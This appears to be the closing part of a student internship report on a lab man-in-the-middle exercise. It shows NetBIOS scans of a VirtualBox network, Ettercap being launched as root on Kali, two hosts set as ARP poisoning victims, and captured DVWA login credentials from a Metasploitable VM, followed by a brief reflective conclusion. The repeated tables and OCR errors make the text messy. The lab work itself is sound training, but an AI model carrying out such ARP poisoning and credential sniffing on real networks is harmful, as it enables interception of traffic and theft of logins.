192.168.56.1    LAPTOP-Q10CGV14  <server>    <unknown>  0a:00:27:00:00:04
192.168.56.102  METASPOITABLE   <server>    METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

```





Host List x

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	

[Delete Host](#) [Add to Target1](#) [Add to Target 2](#)

Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
4 hosts added to the hosts list...  
Host 192.168.56.103 added to TARGET1  
Host 192.168.56.102 added to TARGET2

Host List x

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	

[Delete Host](#) [Add to Target1](#) [Add to Target 2](#)

ARP poisoning victims:

GROUP 1: 192.168.56.103 08:00:27:9E:37:29

GROUP 2: 192.168.56.102 08:00:27:2A:8A:25


DUING NOT NAME SCAN FOR 255 ADDRESSES FROM 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-Q10CGVI4	<server>	<unknown>	0a:00:27:00:00:04
192.168.56.102	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendto failed: Permission denied			

└─(root㉿kali)-[/home/kali]  
# ettercap -G

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IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	

HTTP : 192.168.56.102:80 -> USER: admin PASS: password INFO: http://192.168.56.102/dvwa/login.php  
CONTENT: username=admin&password=password&Login=Login

HTTP : 192.168.56.102:80 -> USER: admin PASS: password INFO: http://192.168.56.102/dvwa/login.php  
CONTENT: username=admin&password=password&Login=Login

DURING NBT NAME SCAN FOR ADDRESSES FROM 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-Q10CGV14	<server>	<unknown>	0a:00:27:00:00:04
192.168.56.102	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendto Failed: Permission denied			

(root㉿kali)-[~/home/kali]  
# ettercap -G

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## CONCLUSION

This is my final report from my internship at Dlithe. I learned a lot outside of my academic field, which was a wonderful experience. Before I started my professional life, it was a fantastic opportunity for me to learn and develop information. I was asked to become familiarized with Linux before I began my internship. Subsequently, the team took action and was impacted by the project's completion. That was my first internship experience where I learned about lot of other skills along with developing professional speaking abilities.